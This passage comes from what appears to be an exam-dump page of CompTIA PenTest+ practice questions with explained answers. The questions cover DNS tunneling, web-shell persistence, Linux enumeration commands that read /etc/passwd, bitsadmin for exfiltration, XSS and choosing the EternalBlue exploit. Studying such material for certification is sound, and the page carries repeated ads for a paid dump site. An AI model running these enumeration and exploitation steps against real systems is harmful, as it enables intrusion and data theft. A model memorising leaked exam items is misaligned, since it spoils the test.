Answer: (SHOW ANSWER)
An increase in DNS traffic during a penetration test suggests data exfiltration using DNS tunneling, a method where attackers encode data into DNS queries to avoid detection.
* Option A (Covert data exfiltration) #: Correct. DNS tunneling (e.g., dnscat2, Iodine) is a stealthy method to bypass firewalls and extract sensitive data.
* Option B (URL spidering) #: Would cause increased web traffic, not DNS requests.
* Option C (HTML scraping) #: Involves parsing web pages, not DNS traffic.
* Option D (DoS attack) #: DoS floods bandwidth or servers, but does not increase DNS queries significantly.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - DNS Tunneling & Data Exfiltration

NEW QUESTION: 133
Which of the following activities should be performed to prevent uploaded web shells from being exploited by others?
A. Remove the persistence mechanisms.
B. Spin down the infrastructure.
C. Preserve artifacts.
D. Perform secure data destruction.
Answer: A (LEAVE A REPLY)
Web shells provide remote access and persistence for attackers. The best mitigation is to remove persistence mechanisms.
Remove the persistence mechanisms (Option A):
Attackers often modify startup scripts, cron jobs, or registry keys to maintain access.
If persistence is not removed, even after the web shell is deleted, attackers can reinstall or reaccess it.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Removing Persistent Web Shells" Incorrect options:
Option B (Spin down the infrastructure): Shutting down servers does not remove the persistence.
Option C (Preserve artifacts): Important for forensics but does not prevent exploitation.
Option D (Perform secure data destruction): Secure wipe is useful but not always feasible for a production system.

NEW QUESTION: 134
A penetration tester is enumerating a Linux system. The goal is to modify the following script to provide more comprehensive system information:
#!/bin/bash
ps aux > > linux_enum.txt
Which of the following lines would provide the most comprehensive enumeration of the system?
A. cat /etc/passwd > > linux_enum.txt; netstat -tuln > > linux_enum.txt; cat /etc/bash.bashrc > > linux_enum.txt
B. whoami > > linux_enum.txt; uname -a > > linux_enum.txt; ifconfig > > linux_enum.txt
C. hostname > > linux_enum.txt; echo $USER > > linux_enum.txt; curl ifconfig.me > > linux_enum.txt
D. lsof -i > > linux_enum.txt; uname -a > > linux_enum.txt; ls /home/ > > linux_enum.txt
Answer: (SHOW ANSWER)
This command gathers:
/etc/passwd - lists all local user accounts.
netstat -tuln - lists listening ports and associated services.

/etc/bash.bashrc - contains environment variables and configurations that could reveal system behaviors or hidden persistence mechanisms.
This provides a much broader and deeper enumeration compared to other options.
Reference: PT0-003 Objective 4.1 - Post-exploitation techniques including enumeration of system users, services, and configurations.

NEW QUESTION: 135
Which of the following is the most likely LOLBin to be used to perform an exfiltration on a Microsoft Windows environment?
A. procdump.exe
B. msbuild.exe
C. bitsadmin.exe
D. cscript.exe
Answer: (SHOW ANSWER)
In PenTest+ tradecraft, "living off the land binaries" (LOLbins) are legitimate, built-in Windows utilities that can be repurposed to blend in with normal administrative activity. For exfiltration, the key requirement is a native capability to transfer data out over common network channels without introducing obvious third-party tools. bitsadmin.exe (Background Intelligent Transfer Service administration) is widely associated with this because it can create and manage BITS jobs that upload or download files using HTTP/HTTPS in a way that often appears similar to routine Windows background traffic. This makes it a common choice for stealthy file movement and staged transfers during post-exploitation.
By comparison, procdump.exe is typically used for process memory dumping (often credential-related) rather than transporting files off-host. msbuild.exe is commonly abused for code execution via inline tasks or project files, not primarily for exfiltration. cscript.exe runs scripts (VBScript/JScript) and could be used to script many actions, but it is not as directly aligned with built-in, job-based network file transfer as bitsadmin.
Therefore, bitsadmin.exe best fits the exfiltration objective.

NEW QUESTION: 136
During a web application assessment, a penetration tester identifies an input field that allows JavaScript injection. The tester inserts a line of JavaScript that results in a prompt, presenting a text box when browsing to the page going forward. Which of the following types of attacks is this an example of?
A. SQL injection
B. SSRF
C. XSS
D. Server-side template injection
Answer: (SHOW ANSWER)
Cross-Site Scripting (XSS) is an attack that involves injecting malicious scripts into web pages viewed by other users. Here's why option C is correct:
XSS (Cross-Site Scripting): This attack involves injecting JavaScript into a web application, which is then executed by the user's browser. The scenario describes injecting a JavaScript prompt, which is a typical XSS payload.
SQL Injection: This involves injecting SQL commands to manipulate the database and does not relate to JavaScript injection.
SSRF (Server-Side Request Forgery): This attack tricks the server into making requests to unintended locations, which is not related to client-side JavaScript execution.
Server-Side Template Injection: This involves injecting code into server-side templates, not JavaScript that executes in the user's browser.
References from Pentest:
Horizontall HTB: Demonstrates identifying and exploiting XSS vulnerabilities in web applications.
Luke HTB: Highlights the process of testing for XSS by injecting scripts and observing their execution in the browser.
======

Valid PT0-003 Dumps shared by EduDump.com for Helping Passing PT0-003 Exam! EduDump.com now offer the **newest PT0-003 exam dumps**, the EduDump.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com PT0-003 dumps with Test Engine here:
https://www.edudump.com/exams/CompTIA/PT0-003/premium/ (**330** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 137
A penetration tester completes a scan and sees the following output on a host:
bash
Copy code
Nmap scan report for victim (10.10.10.10)
Host is up (0.0001s latency)
PORT STATE SERVICE
161/udp open|filtered snmp
445/tcp open microsoft-ds
3389/tcp open microsoft-ds
Running Microsoft Windows 7
OS CPE: cpe:/o:microsoft:windows_7_sp0
The tester wants to obtain shell access. Which of the following related exploits should the tester try first?
A. exploit/windows/smb/psexec
B. exploit/windows/smb/ms08_067_netapi
C. exploit/windows/smb/ms17_010_eternalblue
D. auxiliary/scanner/snmp/snmp_login
Answer: (SHOW ANSWER)
The ms17_010_eternalblue exploit is the most appropriate choice based on the scenario.
* Why MS17-010 EternalBlue?
* EternalBlue is a critical vulnerability in SMBv1 (port 445) affecting older versions of Windows, including Windows 7.
* The exploit can be used to execute arbitrary code remotely, providing shell access to the target system.
* Other Options:
* A (psexec): This exploit is a post-exploitation tool that requires valid credentials to execute commands remotely.
* B (ms08_067_netapi): A vulnerability targeting older Windows systems (e.g., Windows XP). It is unlikely to work on Windows 7.
* D (snmp_login): This is an auxiliary module for enumerating SNMP, not gaining shell access.
CompTIA Pentest+ References:
* Domain 2.0 (Information Gathering and Vulnerability Identification)
* Domain 3.0 (Attacks and Exploits)

Valid PT0-003 Dumps shared by EduDump.com for Helping Passing PT0-003 Exam! EduDump.com now offer the **newest PT0-003 exam dumps**, the EduDump.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com PT0-003 dumps with Test Engine here:
https://www.edudump.com/exams/CompTIA/PT0-003/premium/ (**330** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)